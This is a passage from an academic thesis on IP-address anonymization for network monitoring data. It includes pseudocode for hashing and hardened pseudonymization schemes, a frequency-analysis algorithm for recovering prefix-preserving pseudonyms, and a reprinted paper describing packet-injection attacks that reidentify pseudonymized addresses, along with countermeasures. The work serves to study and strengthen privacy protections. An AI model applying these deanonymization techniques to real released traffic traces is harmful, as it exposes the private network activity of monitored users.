
One method of IP-address anonymization is hashing of IP addresses (see also subsection 2.2), which can be done for a large set of distributed measurement sites without any coordination between the sites. A cryptographically strong hash or encryption function f is applied to a (possibly padded) n-bit IP address, and retains the last w bits of the result. Usually $w = n$ to exploit available address fields to their fullest. This yields a unique identifier, that can be computed by any node. One limiting factor with respect to the security of such an anonymization, is the number of bits in an address: n.

Since f operates on ab (the concatenation of a and b's addresses), $2n$ bits of f's output must be retained. The scheme is presented in pseudocode 6.

PSEUDOCODE 6 *block-anonymization*(n, a, b, f)

IN: address length in bits n, source address a, destination address b, cryptographically strong hash function f generating output at least $2n$ bits long, or keyed encryption function f with blocklength $2n$

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, respectively. One bit s indicating whether a lexicographically precedes b or not.




Fig. 1. Illustration of block anonymization shows how it provides bidirectional traffic with a unique hashed identifier, which is equal for both directions.

if a lexicographically precedes b
    return last $2n$ *bits of* $f(ab)$ *as two* n*-bit bitstrings, along with* $s = 0$
else
    return last $2n$ *bits of* $f(ba)$ *as two* n*-bit bitstrings, along with* $s = 1$
end if

A more precise version of pseudocode 6 is given in appendix A. The use of a key or initialization vector or both is implicit. Since a' and b' do not change if the packet's direction between A and B changes, s is used to keep track of the packet direction. If $s = 0$, then a' contains the source's half of the hash and b' the destination's half of the hash. If $s = 1$, then a' contains the destination's half of the hash, and b' the source's half.

The sheme ensures that packets sent between two specific addresses a and b have identical source and destination fields irrespective of packet direction. Packet direction is determined using s. If f is a block cipher, the plaintext addresses can be recovered with the correct key.

The single bit of plaintext search space lost through lexicographical ordering is insignificant. The net effect is to increase the size of the plaintext search space by a factor of 2^{n-1}, and presumably the time complexity of cryptographic attacks (such as the birthday attack) is increased by a factor of approximately $2^{(n-1)/2}$.

6 Conclusions

We have given a brief analysis of some functionally appropriate candidates for anonymization in a passive monitoring infrastructure.

Hashing of IP-addresses preserves linkability and the uniqueness of addresses, but it does not provide topological information. There are concerns that the short length of IPv4 addresses exposes IP address hashes to brute-force attacks. We have proposed a way of strengthening such hashes, while retaining their usefulness for session-oriented analysis. The scheme can be made reversible, depending on the parameter selection. The scheme increases plaintext search space by a factor of 2^{n-1}, and thus resistance to collisions by a factor of approximately $2^{(n-1)/2}$.

Prefix-preserving pseudonymization, such as Crypto-PAn, preserves information about the network topology. This is desirable for network research and operational applications. We have provided three algorithms for attacks which, using packet injection and frequency analysis, enable an adversary to compromise individual addresses in multilinear time.

To address these vulnerabilities, we present two algorithms that provide additional resistance against our attacks. they can be viewed as wrappers "around" the current prefix-preserving algorithms, providing literally an additional layer of protection. Both algorithms can be made reversible.

Acknowledgments

We thank our colleagues Svein J. Knapskog and Karin Sallhammar for their helpful comments. We also thank Mark Burgess at Oslo University College and Geoffrey Canright at Telenor Research and Development for interesting discussions.

References

1. Chaum, D.: Untraceable electronic mail, return addresses, and digital pseudonyms. Communications of the ACM **4** (1981)
2. Pfitzmann, A., Koehntopp, M.: Anonymity, unobservability, and pseudonymity – a proposal for terminology. In: Workshop on Design Issues in Anonymity and Unobservability. (2000)
3. Biskup, J., Flegel, U.: On pseudonymization of audit data for intrusion detection. In: Workshop on Design Issues in Anonymity and Unobservability, Springer-Verlag, LNCS 2009 (2000)
4. Sobirey, M., Fischer-Hübner, S., Rannenberg, K.: Pseudonymous audit for privacy enhanced intrusion detection. In: SEC. (1997) 151–163
5. Peuhkuri, M.: A method to compress and anonymize packet traces. Internet Measurement Workshop (San Francisco, California, USA: 2001) (2001) 257–261
6. Xu, J., Fan, J., Ammar, M., Moon, S.B.: On the design and performance of prefix-preserving ip traffic trace anonymization. In: Proceedings of the ACM SIGCOMM Internet Measurement Workshop 2001. (2001)

7. Xu, J., Fan, J., Ammar, M., Moon, S.B.: Prefix-preserving ip address anonymization: Measurement-based security evaluation and a new cryptography-based scheme. ICNP 2002 (2002)
8. Menezes, A.J., van Oorschot, P., Vanstone, S.: Handbook of Applied Cryptography. CRC Press (1996)
9. Slagell, A., Wang, J., Yurick, W.: Network log anonymization: Application of Crypto-PAn to Cisco Netflows. In: IEEE Workshop on Secure Knowledge Management (SKM). (2004)
10. Raymond, J.F.: Traffic analysis: Protocols, attacks, design issues, and open problems. In: Workshop on Design Issues in Anonymity and Unobservability, Springer-Verlag, LNCS 2009 (2000)
11. Forte, D.: Using tcpdump and sanitize for system security. ;login: **26** (2001)
12. Cho, K., Mitsuya, K., Kato, A.: Traffic data repository at the WIDE project. In: Proceedings of FREENIX Track: 2000 USENIX Annual Technical Conference. (2000) 263–270

A Algorithms

This section contains a more precise description of the pseudocode algorithms presented in the main body of this article.

Algorithm 1 constructs a binary search tree for a selected list of IP addresses.

ALGORITHM 1 build-tree$(n, k, \{I_i\}_{i=1}^{k}, b, a)$

IN:	n	address length in bits
	k	number of targeted addresses
	$\{I_i\}_{i=1}^{k}$	indexed list of addresses
	b	bit depth
	a	pointer to ancestor node
OUT:	r	pointer to local root node of the constructed binary tree

```
t ←pointer to new allocated node
if b = 1 then
    *t.a ←NULL
end if
i_0 ← 0
i_1 ← 0
h(0,) ← ()      h is a local two-dimensional array
h(1,) ← ()      Before using h, it must be emptied
if b < n then
    i ← 0
    while i < k do:
        f ←bit number b in l_i
        if f = 0 then
            i_0 ← i_0 + 1
        else
```

```
            i_1 ← i_1 + 1
        end if
        h(f, i_f) ← I_{i_f}
    end while
    *t.d_0 ← build-tree(n, i_0, {h(0,i)}_{i=1}^{i_0}, b+1, t)
    *t.d_1 ← build-tree(n, i_1, {h(1,i)}_{i=1}^{i_1}, b+1, t)
else if b = n then
    *t.d_0 ←NULL
    *t.d_1 ←NULL
    weight← 1
end if
return t
```

Algorithm 2 takes a binary search tree, and assigns weights to each node such that left descendants always have less weight than right descendants.

ALGORITHM 2 build-weights(t, δ)

IN: t pointer to a node in a tree built with build-tree
δ weight adjustment

OUT: $*t.w$ total weight of traversed and adjusted binary tree under node $*t$

```
if *t.d_0 =NULL and *t.d_1 =NULL then
    *t.w ← *t.w + δ
else if *t.d_0 =NULL and *t.d_1 ≠NULL then
    *t.w ← build-weights(*t.d_1, δ)
else if *t.d_0 ≠NULL and *t.d_1 =NULL then
    *t.w ← build-weights(*t.d_0, δ)
else
    left← build-weights(*t.d_0, 0)
    right← build-weights(*t.d_1, δ)
    if left=right then
        right← build-weights(*t.d_1, 1)
    end if
    *t.w ←left+right
end if
return *t.w
```

Algorithm 3 takes occurrence probabilites for IP addresses, and extracts a sort of "decryption" key for addresses protected with prefix-preserving anonymization techniques.

ALGORITHM 3 frequency-analysis$(n, \{p_\eta\}_{\eta\in\{0,1\}^n}, \{\nu_i\}_{i=1}^{2m}, \omega)$

IN: n address length in bits, 32 for IPv4, 128 for IPv6
p_η the relative frequency at which a prefix η occurs in the traffic
$\{\nu_i\}_{i=1}^{2m}$ IP addresses encrypted with prefix-preserving pseudonymization

taken from a measurement set consisting of m packets with in all $2m$ addresses

ω the address whose traffic data is of interest

OUT: κ a "decryption key" for the encrypted representation of ω

$\alpha \leftarrow \lambda$
$\kappa \leftarrow \lambda$
$i \leftarrow 0$
while $i < n$ do:
    $i \leftarrow i + 1$
    $m_0 \leftarrow 0$
    $m_1 \leftarrow 0$
    $j \leftarrow 0$
    while $j < m$ do:
        if $\alpha \oplus \kappa$ is a prefix of ν_j then
            $k \leftarrow$bit number i from the source address
            $m_k \leftarrow m_k + 1$
        end if
    end while
    $q_0 \leftarrow (p_{\alpha 0|\alpha} - m_0/(m_0 + m_1))^2$
    $q_0' \leftarrow (p_{\alpha 0|\alpha} - m_1/(m_0 + m_1))^2$
    if $q_0 < q_0'$ then
        $\kappa \leftarrow \kappa 0$
    else
        $\kappa \leftarrow \kappa 1$
    end if
    append bit i of ω to α
end while
return κ

Algorithm 4 employs a permutation of bits to increase the cost of deducing address bits from addresses pseudonymized with prefix-preserving pseudonymization.

ALGORITHM 4 hardened-pseudonymization-1(n, a, b, g, F)

IN: n address length in bits
a, b source and destination addresses, respectively
g a permutation function $\{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$
F a prefix-preserving pseudonymization function

OUT: a',b' two n-bit blocks replacing the plaintext addresses a and b, respectively.

if a lexicographically precedes b
    apply prefix-preserving pseudonymization F to a to get c_a
    apply prefix-preserving pseudonymization F to b to get c_b
    $s \leftarrow 0$
else

apply prefix-preserving pseudonymization F to a to get c_b
apply prefix-preserving pseudonymization F to b to get c_a
$s \leftarrow 1$
end if
$c \leftarrow c_a c_b$
$r \leftarrow c_{g(1)} \cdots c_{g(2n)}$
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

Algorithm 5 employs strong encryption in conjunction with a concatenation scheme to both increase the effective plaintext space, and strengthen prefix-preserving pseudonymization.

ALGORITHM 5 hardened-pseudonymization-2$(n, a, b, l, \{w_i\}_{i=1}^{l}, e_k, F)$

IN:	n	address length in bits
	a, b	source and destination addresses, respectively
	l	number of sub-blocks
	$\{w_i\}_{i=1}^{l}$	sub-block lengths such that $\sum_{i=1}^{l} w_i = n$
	e_k	keyed block encryption function that encrypts k-bit blocks
	F	a prefix-preserving pseudonymization function
OUT:	a',b'	two n-bit blocks replacing the plaintext addresses a and b, respectively
	s	one bit indicating whether a lexicographically precedes b or not

if a lexicographically precedes b
apply prefix-preserving pseudonymization F to a to get c
apply prefix-preserving pseudonymization F to b to get d
$s \leftarrow 0$
else
apply prefix-preserving pseudonymization F to a to get d
apply prefix-preserving pseudonymization F to b to get c
$s \leftarrow 1$
end if
$i \leftarrow l$
$p \leftarrow n$
while $i > 0$ do:
$p \leftarrow p - w_i$
$r_i \leftarrow e_{n-p}(c_{p+1} \cdots c_{p+w_i} d_{p+1} \cdots d_{p+w_i} r_{i+1} \cdots r_l)$
$i \leftarrow i - 1$
end while
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

Algorithm 6 employs a concatenation scheme that increases the effective plaintext space. This increases the time complexity of birthday

attacks by a factor of approximately $2^{(n-1)/2}$, where n is the address length in bits.

ALGORITHM 6 block-anonymization(n, a, b, f)

IN:	n	address length in bits, 32 for IPv4, 128 for IPv6
	a, b	source and destination addresses, respectively
	f	cryptographically strong hash function generating output at least $2n$ bits long, or keyed encryption function with blocklength $2n$
OUT:	a',b'	two n-bit blocks replacing the plaintext addresses a and b, respectively.
	s	one bit indicating whether a lexicographically precedes b or not.

if a lexicographically precedes b
    $c \leftarrow ab$
    $s \leftarrow 0$
else
    $c \leftarrow ba$
    $s \leftarrow 1$
end if
$r \leftarrow$ last $2n$ bits of $f(c)$
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

B Anonymization and Pseudonymization Tools

The authors of this article have looked into several tools for IP traffic anonymization. Some of these tools are listed in the following table.

Tool	URL
Sanitize [11]	http://ita.ee.lbl.gov/html/contrib/sanitize.html
ip2anonip	http://dave.plonka.us/ip2anonip/
tcpdpriv [6, 7]	http://ita.ee.lbl.gov/html/contrib/tcpdpriv.html
wide-tcpdpriv [12]	http://tracer.csl.sony.co.jp/mawi/
Crypto-PAn [6, 7]	http://www.cc.gatech.edu/computing/Telecomm/cryptopan/

Table 1. Network trace anonymization tools

Appendix H

CCN 2005 Paper

This appendix contains a copy of the paper "Circumventing IP-Address Pseudonymization" by Tønnes Brekne and André Årnes [A21]. The paper was presented at the IASTED Conference on Communication and Computer Networks (CCN) in Marina del Rey, Los Angeles, USA, 2005.

CIRCUMVENTING IP-ADDRESS PSEUDONYMIZATION

Tønnes Brekne and André Årnes
Centre for Quantifiable Quality of Service in Communication Systems*
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
tonnes|andrearn@q2s.ntnu.no

ABSTRACT
This paper presents an attack that circumvents anonymization of IP addresses in IP network traffic data in $\mathcal{O}(n^2)$ time, or $\mathcal{O}(n)$ time under certain circumstances. The attack is based on packet injection, and circumvents *all* anonymization techniques that assign a static and unique pseudonym to an IP address. It turns out that the packet injection itself, as well as the extraction of the corresponding anonymized header data, are the most time-consuming steps.

KEY WORDS
Network Security, Network Monitoring, Anonymity, Traffic Analysis

1 Introduction

This paper presents an attack against anonymized IP addresses in passive monitoring data. The attack works against all anonymization systems where each IP address has a constant and unique anonymized value (pseudonym). This work was done while examining candidate solutions for anonymization of passive monitoring data in the context of the LOBSTER[1] and SCAMPI[2] projects.

Passive measurement of IP networks collect real traffic data containing private and confidential information. Since such data can reveal corporate or personal habits, they should ideally be anonymized as far as possible. In many jurisdictions, such protection is required by law. Effective anonymization, however, tends to render information on network structures unusable for most analysis applications. Thus there is a case for providing configurable anonymization, as an adjustable compromise between two extremes. Furthermore, law enforcement applications may impose a requirement that anonymization schemes be revocable.

In [3] we demonstrated how prefix-preserving pseudonymization of IP addresses in passive IP traffic measurements could be attacked efficiently in the presence of an active adversary. We proceeded to strengthen prefix-preserving schemes against such attacks and presented a method for strengthening hash-based IP address anonymization. We subsequently developed the attack presented in this paper, which is a more general attack that also compromises our strengthened anonymization techniques. The attack is a special case of the cryptographic chosen-plaintext attack, as applied to network monitoring pseudonymization schemes.

2 Background on Anonymization and Pseudonymization

There is a fine distinction between *anonymization* and *pseudonymization*. In this section, we present some common primitives for achieving anonymity and pseudonymity.

2.1 Anonymization

Anonymization tries to achieve "the state of being not identifiable within a set of subjects, the anonymity set" [9]. There are several ways of achieving this goal.

Data removal is the irreversible deletion of data, often done through replacing data with a constant or random value. One special case, known as *truncation*, is to replace part of a value by a constant.

Randomization is the substitution of sensitive information with random information. This provides unlinkability[3] between observations.

Generalization is the substitution of identifying data with less specific data, so that identifying individuals becomes harder. One example is the substitution of IP-addresses with their respective AS-numbers[4]. This preserves network topology, but the anonymity provided is

*The Centre for Quantifiable Quality of Service in Communication Systems, is a Centre of Excellence appointed by the Research Council of Norway, and funded by the Research Council, NTNU and UNINETT.

[1] LOBSTER is a pilot European Infrastructure for large-scale monitoring of broadband Internet infrastructure, see http://www.ist-lobster.org/.

[2] SCAMPI is a EU project for creating a scalable and programmable monitoring platform for the Internet, see http://www.ist-scampi.org/.

[3] Unlinkability means that "two or more items within a system are no more and no less related than they are related concerning a priori knowledge" [9].

[4] An Autonomous System (AS) is a collection of IP networks registered by a single entity. A unique AS-number is associated with each AS for routing purposes.

limited by the number of users associated with the AS-numbers in question.

2.2 Pseudonymization

Pseudonymization is the replacement of the actual identity by an alternate identity (a pseudonym). The use of pseudonymous network monitoring traces is discussed by Biskup and Flegel in [2] and by Sobirey, Fischer-Hübner, and Rannenberg in [13]. Some common primitives for achieving pseudonymization are given below.

Bijective mappings make pseudonymity possible. A pseudonym must be uniquely identifiable. This identifiability is the feature that makes the attack presented in this paper possible.

Cryptographic methods for anonymization of network traces are discussed in [14, 15, 8]. Note that any cryptographic anonymization scheme is subject to attacks on the cryptographic algorithms and the key management system.

Hashing employs surjective functions to produce data with constant length. In practice they can be applied to provide a pseudonymization scheme as defined above. Strictly speaking, they cannot in general be considered pseudonymous, since there is the possibility for collisions. However in the context of IP addresses, this possibility is usually considered negligible, if the hash function is preimage resistant, 2nd-preimage resistant, and collision resistant (see pages 323-324 in [7]).

Keyed hashing addresses a weakness with unkeyed hash functions, where any adversary can perform the same computations and build a dictionary for all possible IP addresses. In an experiment, we computed MD5 hashes for the entire IPv4 address space in a matter of hours on a regular PC. Such an attack is prevented by using a keyed hashing scheme.

2.3 Related Work

Much of the early work in anonymization was related to solving the problem of traffic analysis. Two solutions to this problem was published by Chaum in 1981 [4] and 1988 [5], called mix networks and dc networks respectively. Similarly, there has been an ongoing effort to improve traffic analysis methodologies in order to compromise such networks. Raymond [11] has provided an overview of existing traffic analysis research. Another overview, with a proposal for terminology for the field of anonymity, was published by Pfitzmann and Koehntopp [9].

The problem of anonymizing IP traffic monitoring data differs from the above mentioned problem of designing traffic analysis resistant networks in that the underlying network traffic in question generally is not protected against traffic analysis. As a consequence, the anonymization method of the monitoring system has to provide the necessary protection, while still keeping the necessary data for the monitoring applications. In [3] we studied prefix-preserving pseudonymization, as this is a solution specifically designed for monitoring data. This is further discussed below.

3 Anonymization of IP Traffic Monitoring Data

As discussed in the introduction, anonymization of IP traffic monitoring data calls for specialized anonymization schemes. In this section, we discuss anonymization schemes that have been designed for this purpose.

3.1 Prefix-preserving Pseudonymization

An anonymization scheme is prefix-preserving if, for any two original IP addresses sharing a k-bit prefix, their anonymized mappings will also share a k-bit prefix. The tools TCPdpriv, wide-tcpdpriv, and Crypto-PAn are examples of prefix-preserving schemes, as discussed in [14, 15]. Prefix-preserving pseudonymization is particularly suitable for anonymizing IP traffic monitoring data, as it preserves information about the network topology. As an initial example, we will provide a brief description of TCPdpriv.

TCPdpriv, written by Greg Minshall, stores a set of original and anonymized IP address pairs. When a new IP address arrives, it is compared with previous original IP addresses in order to identify the longest prefix match. The new IP address is anonymized by using the same anonymized prefix as that of its match, whereas the remaining part of the address is anonymized with a random value. Since new pseudonyms are generated using random values, TCPdpriv is not deterministic. The pseudonym for a given IP address will differ between TCPdpriv sessions.

3.2 Cryptographic Prefix-preserving Pseudonymization

Cryptographic prefix-preserving pseudonymization was proposed in [14, 15] as an improvement of TCPdpriv. Cryptographic prefix-preserving pseudonymization uses a cryptographic algorithm rather than a random value. In this way, the pseudonymization is uniquely determined by an encryption key. As a result, this method is deterministic, and allows consistent prefix-preserving pseudonymization in distributed environments and across sessions. This scheme has been implemented in the tool Crypto-PAn. Some improvements on Crypto-PAn were proposed in [12].




Figure 1. Illustration of block anonymization shows how it provides bidirectional traffic with a unique hashed identifier, which is equal for both directions.

3.3 Strengthened Hashing of IP Addresses

Another common technique for anonymizing IP addresses in traffic data, is to apply a cryptographically strong hash function to the plaintext IP address. This provides a plaintext search space containing 2^n elements, where n is the length in bits of each IP address[5].

In [3] we presented a scheme for constructing longer hashes by hashing *pairs of IP addresses*, in order to increase resistance to cryptographic attacks, as well as attacks employing packet injection. With this scheme, all traffic between two fixed parties A and B have the same pseudonyms, regardless of packet direction. Information about the packet direction is retained in a separate bit s. This scheme is illustrated in Figure 1 and described in Pseudocode 1.

PSEUDOCODE 1 *block-anonymization*(n, a, b, h)

IN: address length in bits n, source address a, destination address b, cryptographically strong hash function h generating output at least $2n$ bits long, or keyed encryption function h with blocklength $2n$

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, respectively. One bit s indicating whether a lexicographically precedes b or not.

if a *lexicographically precedes* b
  return last $2n$ *bits of* $h(a|b)$ *split into two*
    n*-bit bitstrings, along with* $s = 0$
else
  return last $2n$ *bits of* $h(b|a)$ *split into two*
    n*-bit bitstrings, along with* $s = 1$
end if

[5] 32 bits for IPv4 and 128 bits for IPv6.

3.4 Strengthened Prefix-Preserving Pseudonymization

It is possible to strengthen prefix-preserving pseudonymization with a technique similar to the one discussed above.

IP addresses pseudonymized with prefix-preserving pseudonymization are split into a series of l blocks, each block w_i bits in length. w_1 is the length of the most significant block, and w_l the length of the least significant block. Block l from source and destination are concatenated and encrypted, producing r_l. Block $l-1$ from source and destination are concatenated, and then concatenated with r_l. This is then encrypted, producing r_{l-1}. This is repeated until block 1 from source and destination are concatenated along with r_2, and all $2n$ bits are encrypted. This is the essence of the algorithm described in Pseudocode 2 below.

PSEUDOCODE 2 *hardened-pseudonymization-2*$(n, a, b, g, l, \{w_i\}_{i=1}^{l}, e_k, \{f_i\}_{i=0}^{n-1})$

IN: address length in bits n, source address a, destination address b, a permutation function $g\{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$ the number l of sub-blocks, a list $\{w_i\}_{i=1}^{l}$ of sub-block lengths such that $\sum_{i=1}^{l} w_i = n$, a keyed block encryption function e_k, that encrypts k-bit blocks, a series $\{f_i\}_{i=0}^{n-1}$ of encryption functions $f_0, f_1(a_1), \ldots, f_{n-1}(a_1, \ldots, a_{n-1})$ which return one bit each

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, one bit s indicating whether a lexicographically precedes b or not

if a *lexicographically precedes* b
  apply prefix-preserving pseudonymization to a *to get* c
  apply prefix-preserving pseudonymization to b *to get* d
  $s \leftarrow 0$
else

```
    apply prefix-preserving pseudonymization to a to get d
    apply prefix-preserving pseudonymization to b to get c
    s ← 1
end if
i ← l
p ← 0
while i > 0 do:
    p ← p − w_i
    encrypt the concatenation of bits p + 1, ..., p + w_i
        of c and d with the last n − p bits from
        any previous encryption, if any with e_{n−p}
    i ← i − 1
end for
call the resulting cryptotext block r
a' ← first n bits of r
b' ← last n bits of r
return a', b', s
```

Pseudocode 2 encrypts successively longer concatenations of corresponding blocks from source and destination addresses. Thus each header is now coupled to *both* addresses in a communication. An adversary now sees all pseudonymized pairs.

4 The Attack

We propose a new attack based on IP packet injection. There are two variations of the proposed attack: one for the strengthened pseudonymization algorithms presented in [3], and one for individually pseudonymized addresses. This section provides a description of the context and an overview of injection attacks, as well as a detailed description of the two attack variations.

4.1 Context and Threat Model

It is important to be aware of the circumstances which make the attack possible. The underlying scenario is that an organization (such as a telecommunications operator or a non-profit organization) releases IP traffic monitoring data in a pseudonymized form. The IP traffic data is typically captured from publicly available backbone networks using programmable passive network monitoring cards capable of capturing high-bandwidth traffic while performing on-board data anonymization[6]. The pseudonymized data is made available to third parties for analysis.

The main threat is that an adversary is able to compromise the anonymization scheme and reidentify anonymized network traces. This will enable the adversary to obtain private or confidential information through the analysis of traffic patterns. Given the circumstances in which traffic data is made available, the following is assumed:

Assumption 1 *The adversary is capable of ensuring that injected packets are captured by at least one passive sensor.*

[6]Examples of such cards are SCAMPI cards and Endace DAG cards.

If the adversary is capable of using more than one sensor or even has direct access to monitoring interfaces, one can assume that the adversary's efficiency will be further increased. This does, however, not appear to impact the complexity of the attack presented in this paper.

Assumption 2 *The adversary may send forged network traffic with arbitrary source and destination IP addresses.*

In other words, the adversary is capable of performing an attack similar to a cryptographic *chosen plaintext attack*.

4.2 On Injection Attacks

Given the threat model in section 4.1, an adversary can send an IP packet with arbitrary source and destination IP addresses, either through IP spoofing or by sending packets from a variety of locations. By forging the packet header in such a way that it is recognizable in its anonymized form, an adversary is able to find an exact match between an original and an anonymized IP address.

As already noted, the injection attacks described in this paper are special cases of cryptographic chosen-plaintext attacks. See [1] for a general treatment of such attacks.

The use of repeated messages for revealing the correspondence between original and anonymized data is discussed by Chaum in [4] and referred to as *flush attacks* by Raymond in [11]. The forging of packet headers for reidentification purposes is related to the *message tagging* attack described by Raymond in [11]. It is further discussed in the context of IP traffic monitoring data in [3, 10].

In the case of prefix-preserving pseudonymization, a successful attack also reveals information about the prefix for all other addresses with identical prefixes. Using this, an adversary can build a binary tree mapping pseudonymized addresses to original IP addresses.

4.3 Attacking Strengthened Pseudonymization

The strengthened algorithms in [3] pseudonymize *pairs* of IP addresses instead of pseudonymizing the addresses individually. Because the addresses in each pair are sorted prior to pseudonymization, and an extra order bit stored, it is easy to identify packets belonging to the same session, as well as the direction of the packet.

In [3] the following assumption about the adversary's intentions was made:

Assumption 3 *The adversary wants to pick out all pseudonymized packets containing the IP address a in their headers.*

The attack is enabled by relaxing assumption 3 to assumption 4.

Assumption 4 *The adversary wants to pick out all pseudonymized packets containing the IP address pairs (c, d) in their headers such that either $c = a$ and $d \in B$ or $c \in B$ and $d = a$, where a is a fixed IP address and B is a fixed set of IP addresses.*

Based on assumption 4, we have a "set of interest" with $|B|$ pairs of addresses. Assign unique positive integer weights to all address pairs, and inject this number of packets into the network. Doing this so as to minimize the number of injected packets required, takes at least $\sum_{j=1}^{|B|} j = |B|(|B|+1)/2$ packets, which is order $\mathcal{O}(n^2)$. For each pseudonymized pair, record the number of times it shows up in the traffic data. Then compare with the plaintext pairs to match them. This can be done in $\mathcal{O}(|B| \log |B|)$ time by sorting both lists of pairs by their frequencies of occurrence in the traffic data.

4.4 Attacking Individually Pseudonymized Addresses

The relaxation represented by assumption 4 is only necessary when attacking the strengthened pseudonymization schemes presented in [3]. It is not necessary if IP addresses are pseudonymized individually. IP addresses that have been pseudonymized without the strengthening techniques can be compromised in a similar manner. The adversary assigns to each address of interest an integer weight. Since two individual addresses can be put into each packet header, at least $\frac{1}{2}\sum_{j=1}^{|B|+1} j = (|B|+1)(|B|+2)/4$ packets are needed, which is still $\mathcal{O}(n^2)$.

4.5 Analysis

Thus circumventing conventional pseudonymization techniques, as well as the strengthened pseudonymization scheme, requires $\mathcal{O}(n^2)$ packets and thus $\mathcal{O}(n^2)$ time.

If, however, packet injection can be injected and extracted in the same order without packet loss or reordering, an adversary can perform the attacks in $\mathcal{O}(n)$ time using $\mathcal{O}(n)$ packets. Note that such an approach requires that packets are injected with a minimal separation in time in order to minimize the amount of packet reordering. As a special case of the attacks described in this paper, *any single* pseudonymized IP address or IP address pair can be reidentified in $\mathcal{O}(1)$ time.

Finally it is important to keep in mind that these attacks apply to *all* types of anonymized traces of IP traffic, as long as IP addresses are pseudonymized with static pseudonyms. The attacks are *not* limited to prefix-preserving pseudonymization techniques, nor conventional hashing techniques. They apply to all static pseudonymizations of IP addresses, and to all static anonymization techniques that are "almost" pseudonymous, such as hash functions. As mentioned above, the probability of collisions in hashes of IP addresses is negligible. Thus the hashing scheme can for practical purposes be considered a pseudonymization scheme, which means that this attack strategy should succeed with a very high probability.

5 Countermeasures

We have identified three possible ways of attempting to counter the attack presented in section 4.

Employ non-static pseudonyms for IP addresses. This is a potential research topic, due to the functional requirements for traffic data. Traffic data should ideally be efficiently searchable and indexable, as well as effectively anonymous, and thus resistant to our attacks.

Employ mandatory sampling at the monitoring sensors. This will increase the cost of performing a successful injection attack. This necessitates the use of redundant injected packets to ensure capture of the relevant packets in the trace, and it also increases the probability that the injected packets will not have correct relative weighting in the traffic data. In other words it increases the cost of the attack, as well as the probability of detecting it.

Detect and prevent packet injection attempts. This can for instance be done through the detection and removal of malformed packets. However, this could impact measurements, such as measurements designed to capture network errors. Also, a resourceful adversary would most likely be able to circumvent such a protection system.

6 Conclusions

We have presented two variants of what is essentially the same attack, employing packet injection, that can compromise any form of static pseudonymization of IP addresses. This attack demonstrates that static pseudonymization of IP addresses does not provide sufficient privacy in traffic data released for analysis purposes. This is a disquieting conclusion to say the least. There is a very real possibility that such attacks may already have taken place.

A corollary of this conclusion is that extreme care is required when implementing anonymization schemes for IP traffic monitoring data. Failure to understand the efficiency of traffic analysis, in particular if packet injection is possible, may result in very weak anonymity for the users of the monitored networks.

An alternate class of pseudonymization techniques is in urgent need of research to enable the secure release of pseudonymized and anonymized IP traffic data.

Acknowledgements

We would like to thank our colleagues at the Centre for Quantifiable Quality of Service in Communication Sys-

tems, Svein J. Knapskog and Karin Sallhammar in particular, for feedback on our paper.

References

[1] M. Bellare, and P. Rogaway, Introduction to Modern Cryptography, *course notes, University of California, San Diego*, 2004.

[2] J. Biskup and U. Flegel, On Pseudonymization of Audit Data for Intrusion Detection, *Workshop on Design Issues in Anonymity and Unobservability*, Springer-Verlag, LNCS 2009, 2000.

[3] T.Brekne, A. Øslebø, and A. Årnes, Anonymization of IP Traffic Monitoring Data—Attacks on Two Prefix-preserving Anonymization Schemes and Some Proposed Remedies, *Privacy Enhancing Technologies 2005*.

[4] D. Chaum, Untraceable electronic mail, return addresses, and digital pseudonyms, *Communications of the ACM, 4*(2), 1981.

[5] D. Chaum, The Dining Cryptographers Problem: Unconditional Sender and Recipient Untraceability, *Journal of Cryptology*, Vol. 1, Pages 56–75, 1988.

[6] K. Cho, K. Mitsuya, and A. Kato, Traffic Data Repository at the WIDE Project, *Proceedings of FREENIX Track: 2000 USENIX Annual Technical Conference*, 2000.

[7] A. J. Menezes, P. van Oorschot, and S. Vanstone, *Handbook of Applied Cryptography*, CRC Press, 1996.

[8] M. Peuhkuri, A Method to Compress and Anonymize Packet Traces, *Internet Measurement Workshop 2001*, pages 257–261, 2001.

[9] A. Pfitzmann and M. Koehntopp, Anonymity, unobservability, and pseudonymity—a proposal for terminology, *Workshop on Design Issues in Anonymity and Unobservability*, 2000.

[10] R.Ramaswamy, N. Weng, and T. Wolf, An IXA-Based Network Measurement Node, *Proc. of Intel IXA University Summit*, 2004.

